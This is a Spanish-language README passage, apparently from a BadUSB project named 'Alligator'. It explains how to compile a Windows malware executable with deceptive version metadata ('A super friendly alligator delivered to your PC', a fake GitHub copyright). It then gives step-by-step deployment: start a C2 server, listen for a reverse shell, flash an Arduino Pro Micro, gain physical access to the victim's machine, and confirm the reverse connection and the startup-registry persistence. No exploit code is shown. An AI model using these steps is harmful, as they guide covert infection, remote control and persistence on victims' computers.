
Para compilarlo se ha utilizado Visual Studio Community el cual permitía añadirle el icono, la información y compilar el código con mucha facilidad.

Para proceder de la misma forma que se realizó para las pruebas hay que crear un Proyecto vacío de C++ y elegir el sitio donde quieres guardarlo y después añadir en Archivos de Origen (source files) los 3 ficheros.

Haciendo click derecho en Archivos de recurso puedes seleccionar: Agregar > Recurso > Icono > Importar

Puedes encontrar el icono que se utilizó en el repositorio en: alligator > resources > icon.ico

De forma similar puedes Agregar > Recurso > Version > Nuevo y editar manualmente la información de copyright y desarrollador.



Clave	Valor
FILEVERSION	1, 0, 0, 1
PRODUCTVERSION	1, 0, 0, 1
FILEFLAGS	0x0L
FILEFLASMASK	0x3fL
FILEOS	VOS_NT_WINDOWS32
FILETYPE	VFT_APP
FILESUBTYPE	VFT2_UNKNOWN
Block Header	Inglés (Estados Unidos) (040904b0)
CompanyName	Alligator Safe Delivery
FileDescription	A super friendly alligator delivered to your PC
FileVersion	1.21.3.7
InternalName	alligator.exe
LegalCopyright	Copyright (C) GitHub 2013-2019
OriginalFilename	alligator.exe
ProductName	Alligator
ProductVersion	1.21.3

Tras esto puedes compilarlo haciendo Click derecho en la Solución.

El ejecutable se debería encontrar en el directorio x64/Debug y en Propiedades > Detalles deberías poder observar toda la información introducida.

Este ejecutable se debe subir a la dirección URL establecida en la constante del Sketch de Arduino.

## Ejecución

Si todas las direcciones han sido revisadas y corregidas, la última versión del malware está actualizado y en el servidor esperando para ser descargado, se debe proceder de la siguiente manera:

1. Levantar el servidor C2
2. Poner a la escucha el puerto establecido al generar el shellcode
3. Subir el Sketch a la Arduino Pro Micro
  - Es importante tener en cuenta que al subir el código el microcontrolador lo ejecutará, por tanto el equipo donde se suba, si es Windows, quedará infectado, y aunque no, habrá que esperar a que terminen las acciones de teclado preprogramadas.
4. Conseguir acceso físico a la máquina de la víctima (en entornos controlados esto es obvio)
5. Enchufar la Arduino Pro Micro a algún puerto USB de la víctima.
6. Cuando se haya cerrado la terminal, el badUSB ha terminado su cometido:
  - Deberías tener una solicitud en el C2
  - Deberías tener una conexión reversa en el puerto que estaba escuchando
  - El malware debería encontrarse en ArchivosdePrograma/Alligator/Alligator.exe
  - En la máquina de la víctima debería estar añadido el malware al registro de inicio.